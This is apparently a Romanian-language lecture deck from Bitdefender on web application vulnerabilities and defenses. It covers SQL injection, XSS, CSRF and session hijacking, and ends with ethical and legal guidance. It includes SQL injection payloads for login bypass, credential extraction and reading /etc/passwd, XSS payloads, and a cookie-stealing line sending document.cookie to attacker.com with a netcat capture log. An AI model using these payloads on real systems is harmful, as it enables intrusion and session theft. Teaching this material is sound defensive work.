



# Bitdefender® Awake.

Vulnerabilități ale aplicațiilor web și metode  
de protejare împotriva atacurilor

Raul TOȘA

raul@csubbcluj.ro

<http://www.csubbcluj.ro/~raul/ss/>



# Copyright and legal information

Copyright © 2015 BITDEFENDER SRL.  
All rights reserved.

# Aplicații web

## 1. URL

- `http://ww.cs.ubbcluj.ro:80/~raul/ss/index.php?id=7&page=contact`  
Protocol      Server name / IP      Port      Path      Query string (GET data)

## 2. Limbaje de programare web

- HTML, JavaScript (client side)
- PHP, Perl, JSP, ASP (server side)

## 3. Protocolul HTTP

- Peste protocolul TCP/IP în stiva de protocole de rețea
- HTTP request (client → server)
  - Requested path, query string
  - Headers (Referer, User-Agent, Cookie etc)
  - POST data
- HTTP response (server → client)
  - Headers (status code, cookies etc), data

# Clase de vulnerabilități

1. Probleme de autentificare / autorizare
2. SQL Injection
3. XSS (Cross-site scripting)
4. CSRF (Cross-site request forgery)
5. Session Hijacking
6. Alte atacuri client side
7. Information leakage
8. Alte tipuri de vulnerabilități
9. Aspecte etice și legale

# Probleme de autentificare

1. Brute force
2. Validare slabă pentru recuperarea parolei
3. Authentication bypass
  - SQL injection
  - Session hijack (cu session ID furat)
  - ID-uri de sesiune predictibile
4. Mesaje neadecvate la login eşuat
  - Invalid password for user ...
  - Information disclosure (valid user names)
  - Ar trebui afişat un mesaj generic “Login failed”

# Probleme de autentificare

## 1. Protecție împotriva brute-force

- Limitarea numărului de tentative eșuate
- Blocarea autentificării pt o perioadă

## 2. Protejarea împotriva SQL injection

## 3. Session hijack

- Sesiuni care expiră după o anumită perioadă
- Detectarea autentificării din locații / dispozitive diferite

## 4. Two-factor authentication

- Un mecanism care în vederea autentificării combină două elemente (what you know + what you have).  
Exemplu: password + SMS code / hardware token code

# Probleme de autorizare

1. Utilizatorii au acces la resurse pentru care nu ar trebui să fie autorizați

- obținerea de informații ale altor utilizatori
- acces la resurse ale administratorilor

2. Se impune o gestiune strictă a resurselor și a drepturilor diferiților utilizatori sau categorii de utilizatori asupra lor

3. Exemplu:

`https://shopping.com/index.php?page=wishlist_enh&action=detail&view_act=upd_wishlist&id=33`

Un user autentificat are acces (view, modify, delete) la wishlist-urile altor utilizatori, doar modificând parametrul '**id**' din URL.

# SQL Injection - Context

## Exemplu de aplicație web: pagină de login

- Cod PHP care afișează un formular pentru introducere username & password
- Informațiile introduse sunt verificate de codul PHP în baza de date
- Exemplu de interogare:

```
SELECT * FROM users WHERE user='raul' AND pass='parola'
```

- Exemplu de cod PHP care construiește și execută un query

```
$usr = $_POST['username'];
$pwd = $_POST['password'];
$sql = "SELECT * FROM users WHERE user='$usr' AND pass='$pwd'";
$result = mysqli->query($sql);
```

# SQL Injection - Problema

- Apare un amestec de cod și date (cod SQL + date)
- Datele provin de la utilizator
- Sunt introduse în query prin concatenare (PHP)
- Dacă nu sunt validate / sanitizate, datele introduse de utilizator pot altera semantica interogării
- Exemplu de input în câmpul username:  
`raul' #`
- Interogarea va arăta astfel:  
`SELECT * FROM users WHERE user='raul' #' AND pass='parola'`
- Posibilitățile sunt numeroase și variate

# SQL Injection – Exploatare (1)

- Authentication bypass

```
raul' #
admin' OR 1=1 #
invalid_user' OR 1=1 LIMIT 1 #
invalid_user' OR 1=1; DROP TABLE users #
```

- În funcție de modul în care codul PHP construiește interogarea, metoda de atac poate să difere
- Cod specific bazei de date utilizate
  - Comentarii în MySQL: #
  - Comentarii în orice limbaj SQL: --

# SQL Injection – Exploatare (2)

- Exemplu de interogare:

```
$sql = "SELECT * FROM users WHERE id=" . $_GET['id'];  
http://some-site.com/index.php?id=120
```

- Enumerarea numărului de coloane

0 ORDER BY 5

0 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL

- Introducerea de informații artificiale în rezultatul interogării

0 UNION ALL SELECT 1,2,3,4,5

0 UNION ALL SELECT 1,'admin',NULL,NULL,NULL

# SQL Injection – Exploatare (3)

- Extragerea de informații

- Despre baza de date

```
0 UNION ALL SELECT 1,2,3,user(),@@version
```

- Despre tablele din toate bazele de date

```
0 UNION ALL SELECT 1,2,3,4,table_name FROM  
information_schema.tables
```

- Despre structura unui tabel

```
0 UNION ALL SELECT 1,2,3,4,column_name FROM  
information_schema.columns WHERE table_name='users'
```

- Din tablele bazei de date (useri, parole etc)

```
0 UNION ALL SELECT 1,2,3,4,CONCAT(user,0x3a,pass) FROM  
users
```

- Fișiere din system (Local File Disclosure)

```
0 UNION ALL SELECT 1,2,3,4,load_file('/etc/passwd')
```

# SQL Injection – Exploatare (4)

- **Code execution (INTO OUTFILE / DUMPFILE)**
  - Interogările pot fi alterate în aşa fel încât să producă scrierea unor fișiere pe disc
  - Fișierele scrise pot fi orice, inclusiv fișiere PHP ce pot fi apelate din browser
  - Acestea pot conține comenzi către sistemul de operare
  - Folosind INTO DUMPFILE și un encoding corespunzător, pot fi scrise și fișiere binare (care pot fi executate dintr-un script PHP)

# SQL Second Order Injection

- O interogare stochează datele de la utilizator în baza de date (datele nu sunt validate)
- Datele respective pot conține meta-caractere care să poată modifica o interogare atunci când sunt utilizate prin concatenare/înlocuire
- Ulterior, datele respective sunt utilizate într-o altă interogare:

```
$result = mysqli->query("SELECT * FROM accesses WHERE
user_agent LIKE '%Chrome%' GROUP BY user_agent LIMIT 1");
$most_used = mysqli_fetch_array($result);
$result = mysqli->query("SELECT * FROM accesses WHERE
user_agent='". $most_used['user_agent'] . "'");
```

# SQL Injection – Attack surface

- Totalitatea datelor care provin de la client:
  - ❑ Câmpurile din *query string* (prezente în URL)
  - ❑ HTTP POST data (inclusiv câmpuri hidden!)
  - ❑ Câmpurile din cookie (face parte din requestul HTTP)
  - ❑ Orice alte headere din HTTP request care pot fi interpretate în vreun fel de aplicație și utilizate în comenzi SQL
    - Browser ‘User-Agent’ string
    - Referer, etc
  - ❑ Date provenite din alte surse (date stocate anterior în baza de date, din fișiere modificate de user etc)

# SQL Injection – Exemplu cookie

- Exemplu de injectie prin cookie:

```
$id = $_COOKIE["mid"];  
mysql_query("SELECT MessageID, Subject FROM messages WHERE  
MessageID = '$id'");
```

- Problema

- Validarea pe câmpurile din cookie nu mai este făcută, considerând că utilizatorul nu are posibilitatea de a le altera
- Acestea pot fi ușor modificate printr-un plugin de browser sau un HTTP proxy specializat

# Protejare împotriva SQL Injection

- Regula de aur: **never trust user input!**
- Metode de validare:
  - Verificare și refuzare
  - Sanitizare
- Metoda blacklist
  - Eliminare metacaractere: " , ' , # , -
  - Limitări: uneori sunt necesare (John O'Connor)
- Escaping
  - Manual (nerecomandat)
  - `mysql_real_escape_string($sql); // MySQL`
  - `$dbh->quote($sql); // Perl DBD`
  - Protejează doar întrerogări care folosesc stringuri!

# Protejare împotriva SQL Injection

- Metoda whitelist
  - Se verifică dacă inputul conține strict caractere valide
  - Exemplu: un număr conține doar cifre, și eventual este într-un anumit interval
  - E mai ușor de refuzat un input decât să fie “reparat” (fail-safe)
  - Complicat de stabilit reguli pentru input complex

# Protejare împotriva SQL Injection

- Stored procedures
  - Nu reprezintă o soluție (la fel de vulnerabile)
- Prepared Statements
  - Metoda recomandată, considerată sigură
  - Impune separarea codului de date
  - Se definesc template-uri de interogări, de care se “leagă” ulterior datele, prin corespondență (data binding)
  - Statement-urile SQL sunt compilate înainte de binding

# SQL Prepared Statements

- Exemplu:

```
$res = mysqli->query("SELECT * FROM users  
WHERE (user='$user' AND pass='$pass')");
```

- Utilizare prepared statement:

```
$statement = $db->prepare("SELECT * FROM  
users WHERE (user=? AND pass=?)");  
  
$statement->bind_param("ss", $user, $pass);  
  
$statement->execute();
```

- Variabilele \$user și \$pass pot conține orice, nu mai pot modifica semantică interogării

# Other mitigation techniques

- Limitarea privilegiilor bazei de date
  - Principiul "least privilege"
  - Serverul trebuie să ruleze ca un user dedicat al sistemului de operare, cu drepturi limitate
- Useri individuali în baza de date
  - Limitarea comenzielor ce pot fi rulate
  - Acces limitat la tabelele ce pot fi accesate
- Criptarea datelor sensibile
  - Datele sustrase sunt mai puțin valoroase
- Gestiunea erorilor
  - Nu se afișează informații detaliate despre erori
  - Tentativele de atac pot fi identificate (prin metode euristice) și logate, utilizatorii pot fi blocați

# Code review & testing

- Code review
  - Se identifică toate statementurile construite folosind user data, sau date din alte surse (baza de date, fișiere etc)
  - Toate datele "externe" trebuie considerate ostile
- Testare
  - Câmpuri text: se încearcă introducerea ' sau "
  - Câmpuri numerice: se încearcă adăugarea de clauze la interogare (id=10 AND 1=1)
  - Stacked queries (id=10; INSERT INTO ...)
  - Se aplică tuturor datelor "externe" aplicației!
- [https://www.owasp.org/index.php/Testing\\_for\\_SQL\\_Injection\\_\(OTG-INPVAL-005\)](https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OTG-INPVAL-005))

# XSS (Cross-Site Scripting)

- Tipuri
  - Stored XSS (persistent, or type-2)
  - Reflected XSS (non-persistent, or type-1)
  - DOM-based (type-0)
- Tipuri de atacuri posibile
  - Java Script injection
  - Browser redirection
  - IFRAME injection
  - Stealing cookies & session IDs
- Atacurile XSS sunt “interactive”, depind de existența altor utilizatori activi în aplicație (potențiale victime)

# XSS - Pagini web dinamice

- Codul trimis de server e adeseori dinamic
- JavaScript - limbaj foarte utilizat, client-side
- Paginile sunt mult mai interactive
- Conținutul poate fi modificat (obiecte DOM)
- Se pot urmări acțiuni (mouse, tastatură)
- Se pot efectua request-uri HTTP și se pot interpreta răspunsuri
- Se pot menține conexiuni permanente (AJAX)
- Se pot citi și scrie cookie-uri

# XSS / JS - Implicații de securitate

- Scripturile JS pot accesa date sensibile
- Un script de pe un site A nu ar trebui să poată accesa date ale paginilor de pe un site B
  - Exemplu: scripturi de pe attacker.com nu ar trebui:
    - să poată modifica layout-ul paginilor de pe bank.com
    - să acceseze apăsări de taste de pe bank.com
    - să acceseze cookie-uri ale bank.com
  - Defensivă: SOP (Same Origin Policy)

# XSS: Vectori de atac

- Serverul poate deservi cod JavaScript malicios, generat de atacator
- Scopul este de a rula codul în browserul clienților
- Abilitatea de a lăsa conținut pe server este punctul de intrare al unui astfel de atac
- Problema constă în validări insuficiente (sau lipsa validărilor) asupra conținutului pe care utilizatorii îl pot stoca pe server

# Stored XSS (persistent, type-2)

- Aplicație guestbook
  - Oricine poate lăsa comentarii
  - Toate comentariile sunt vizibile într-o listă de către ceilalți utilizatori
  - Un utilizator introduce la comentariu:  
`<script>alert ('XSS ! ')</script>`
  - Scriptul se va executa în browserele tuturor celor care accesează lista de comentarii
- Deosebit de grav, întrucât utilizatorul nu trebuie decât să acceseze pagina respectivă, de pe un site considerat trusted!

# Reflected XSS (non-persistent)

- Serverul preia date din HTTP request și le "reflectă" în HTTP response
- Exploatarea are loc atunci când un atacator provoacă victimă să trimită către serverul vulnerabil un request cu conținut malicios, și care e apoi retrimis ca răspuns victimei, și e executat în browser
- Exemplu: parametru în URL  
`http://example.com/page?var=<script>alert('xss')</script>`
- Câmpul var e afișat ca atare în răspunsul HTTP
- URL-ul poate fi obfuscat (HTML escape, sau folosind JavaScript) sau se pot folosi URL-uri scurte

# DOM-based XSS (type-0)

- Un atac strict client-side (nu e implicată o comunicare client-server)
- Numele provine de la gestiunea incorectă a obiectelor DOM (Document Object Model)
- Clientul accesează un URL malicios
- Conținutul URL-ului e interpretat de JavaScript și afișat în pagină
- Exemplu:  
`http://www.example.com/page.html?var=Mary`
- Pagina conține scriptul:  
`var pos=document.URL.indexOf("var=")+4;  
document.write(document.URL.substring(pos,document.URL.length));`
- Un atacator poate furniza următorul URL:  
`http://www.example.com/page.html?var=<script>alert('xss')</script>`

# XSS: atacuri posibile

- Java Script injection
  - Acces la date sensibile
  - Modificarea layout-ului / conținutului paginii
  - ClickJacking
- Browser redirection
  - Redirectare către pagini malicioase/reclame
- IFRAME injection
  - Affiliate ads, other malware scripts
- Stealing cookies & session IDs

# Protejare împotriva XSS


- Input validation!
  - Filtrare / escape
  - Neacceptarea codului JavaScript / HTML
  - Sursa problemei poate fi obscură (în spatele unei interfețe dintr-un framework)
- Testare manuală
- Testare automată

# XSS: Exemplu hipMenu.ro (1)

- La crearea unei comenzi, numele organizatorului putea conține caracterul "
- Câmpul era folosit la initializarea unei variabile în JavaScript, fără nicio validare
- Pentru testare, se introduce la nume:  
`" + alert('XSS!') + "`
- La accesarea link-ului comenzii se afișează alerta
- Pentru exploatare, se poate introduce la nume:  
`<img src='http://attacker.com/page?cookie=' + unescape(document.cookie) + " '>`

# XSS: Exemplu hipMenu.ro (2)

- La accesarea link-ului, clienții vor efectua un request către pagina atacatorului
- Requestul va conține cookie-ul aferent site-ului hipmenu.ro



```
C:\Windows\System32\cmd.exe - nc -nlvp 80
c:\>work\doctorat\Vulnerabilitati ale serviciilor web si metode de protectie impotriva atacurilor>nc -nlvp 80
listening on [any] 80 ...
connect to [127.0.0.1] from <UNKNOWN> [127.0.0.1] 36093
GET /nonexistent.php?output=hazelcast.sessionId=HZFCE4F13DD8394088AB0C2CC5D3667A
42;z20_uvt=;z20uvt=39D6CMnWEdONui3U;z20mp_hip_tracking_mixpanel=<z22distinct_i
d:z22;z20z22guest-d41e7a1c-5a63-40a2-bf7a-a535af7302ddz22,z22$initial_referrerz22
:z20z22$directz22,z22$initial_referring_domainz22:z20z22$directz22,z22utm_source
z22:z20z22nonez22,z22utm_mediumz22:z20z22nonez22,z22utm_campaignz22:z20z22nonez2
2,z22Screenz20Widthz22:z201920,z22Screenz20Heightz22:z201085} HTTP/1.1
Host: 127.0.0.1
Connection: keep-alive
Accept: image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/43.0.2357.81 Safari/537.36
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8,ro;q=0.6
```

- Atacatorul primește conținutul cookie-ului victimei
- Poate folosi session ID-ul pentru a face session hijack

# XSS: Exemplu Yahoo Mail mobile

- Persistent XSS (stored)
- Raportat către Yahoo în 11 Noiembrie 2015
- Se putea trimite un email cu conținutul:  
`' "><svg/onload=prompt(1337)>`
- La accesarea mailului payloadul se executa automat
- Fixat în 21 Noiembrie 2015

<http://pwnrules.com/persistent-xss-yahoo-mail-inbox/>

# CSRF (Cross-Site Request Forgery)

- Scenariu:
  - Un utilizator este logat pe un site (cu un SessionId care nu a expirat)
  - Chiar dacă închide fereastra browserului, sesiunea îi rămâne activă
  - Dacă acceseză un link de pe acel site, își continuă sesiunea
- Problemă:
  - Primește dintr-o altă sursă un link:  
`https://www.bank.com/trasfer.php?amount=1000&to=attacker`

# CSRF (Cross-site Request Forgery)

- De unde poate proveni link-ul?
  - Un site malitios
  - Un email malitios (social engineering, spam)
  - Mesaje pe site-uri de socializare, forumuri etc
- Linkurile pot fi ascunse
  - Din HTML ("click [here](#) to view funny cats")
  - Folosind URL-uri scurte (goo.gl, tinyurl etc)
  - IFRAME-uri ascunse
  - <img src=...>
- Se pot construi și requesturi HTTP POST malicioase (nu doar URL-uri)

# Protejare împotriva CSRF (1)

- Verificarea câmpului REFERRER din request-ul HTTP
- Se acceptă doar pagini legitime de unde utilizatorul ar fi putut face request-ul
- Limitări
  - Câmpul e optional (nu e mereu prezent)
  - Atac MITM (man-in-the-middle)
    - Requestul HTTP e modificat după ce acesta este trimis din browser, de un 3rd party aflat în rețea, care interceptează comunicația

# Protejare împotriva CSRF (2)

- Utilizarea unei chei speciale (token). Poate fi inserată într-un hidden POST field, custom HTTP header, parametru GET etc
  - Trebuie să fie nepredictibilă (la fel ca session ID)
  - Ruby-on-rails folosește automat astfel de chei pentru toate linkurile
  - Varianta recomandată!
- Problemă de design (greu de identificat)
- Cheia nu trebuie inclusă în cookie (altfel poate fi aflată)
- Session timeout
- 2-factor pentru tranzacții (metoda bancară)

# Session Hijacking: HTTP Context

- HTTP e stateless
- Aplicațiile web implementează sesiuni
- Elimină necesitatea de autentificare la fiecare request individual
- Clientul trimite ID-ul sesiunii cu fiecare request
  - Un câmp în Cookie (exemplu: PHPSESSID)
  - Un câmp hidden în FORM
  - Un parametru GET
- Dacă un atacator poate afla SessionID-ul victimei, se poate autentifica în aplicație (session hijacking / impersonare)

# Session Hijacking: Cookie Theft

- Metode de a sustrage cookie-urile
  - Compromiterea clientului (exemplu: XSS)
  - Cookie prediction (pentru algoritmi slabi)
  - Network sniffing / man-in-the-middle
  - Browser plugins (au acces la cookie)
  - DNS cache poisoning (requesturile sunt trimise către alt server)
  - Malware instalat pe sistem

# Session Hijacking: Protejare

- ID-urile de sesiune trebuie să nu fie predictibile (chei random lungi)
- Sesiunile pot fi legate și de IP-ul utilizatorului (atacatorul ar avea alt IP și ar putea fi refuzat)
  - Limitări:
    - Schimbarea rețelei / renegociere DHCP
    - Mai multe device-uri în spatele unui NAT
- Utilizarea protocolelor criptate
  - HTTPS în loc de HTTP

# Alte atacuri client-side

- JavaScript validation bypass
  - Introducerea de date ce trec de validările făcute din JavaScript, însă acestea sunt ulterior modificate, înainte de trimiterea requestului către server
  - Validările JS sunt doar informative, pentru utilizator. Serverul nu trebuie să se bazeze pe ele
- Data tampering
  - Specialized proxy (burp/ browser plugins)
  - POST data, Cookie, Session ID
  - Hidden FORM fields
  - MITM (chiar dacă clientul a trimis date valide, ele pot fi modificate în timpul transmisiei lor prin rețea)


# Information leakage

## Informații sensibile care pot fi expuse (voluntar sau involuntar)

- Codul sursă (exemplu: aplicații open-source)
- Cod de debugging lăsat activ
- Erori prea detaliate afișate utilizatorilor
- Comentarii
- Versiunea aplicației (permite identificarea vulnerabilităților specifice)
- Directory listing (permite descoperirea unor resurse posibil restricționate)
- Path disclosure (erori PHP care indică calea către fișierul sursă). Permit identificarea aplicației, a versiunii etc.

# Information leakage

Exemplu de cod de debugging uitat într-o aplicație:



The screenshot shows a website for the Primăria și Consiliul Local Cluj-Napoca. At the top, there is a banner featuring the city's coat of arms and a panoramic view of the city skyline. Below the banner, a navigation menu includes links for "Stare civilă", "Parcari", "Taxe și Impozite", "Registratura" (which is highlighted with a red box), "Plati online", and "Site primarie". A search bar contains the following leaked SQL query:

```
and ( r.nume like '%tosa%' or r.adresant like '%tosa%' ) and r.tip='C'
```

Below the search bar, a table displays document information. The columns are labeled "DataVen", "OraVen", "Sursa", "DataTrim", and "OraTrim". The data shown is:

DataVen	OraVen	Sursa	DataTrim	OraTrim
24.11.2015	10:02:41	[REDACTED]	24.11.2015	10:02:41

# Alte tipuri de atacuri

- Denial of Service
  - Stack overflow
  - Memory outrun
  - Resource exhaustion
- Erori în limbajele de programare
  - Range / type errors
  - Buffer overflow
- Local / remote file inclusion
- Alte tipuri de injectii
  - XML

# Aspecte etice și legale

- Identificare vulnerabilități vs. exploatare
- Penetration testing
  - Activitate profesională (security researchers, penetration testers)
  - Se execută doar la cererea explicită a proprietarului
  - Firmele de securitate semnează contracte care stabilesc cadrul legal pentru testarea aplicațiilor/rețelelor etc
  - Fără acest cadru legal, orice tentativă este **ilegală!**
- Vulnerabilități descoperite fără tentativa de exploatare
  - Se **raportează** pe canalele oficiale de suport
  - Detaliile **nu se fac publice** decât după ce versiunea fixată a aplicației este disponibilă
- Atacurile pot fi detectate
  - Se pot defini euristici pentru user input
  - Logging (informații cat mai detaliate)

# Further reading

- OWASP Top 10 Project

[https://www.owasp.org/index.php/Category:OWASP\\_Top\\_Ten\\_Project](https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project)



Bitdefender®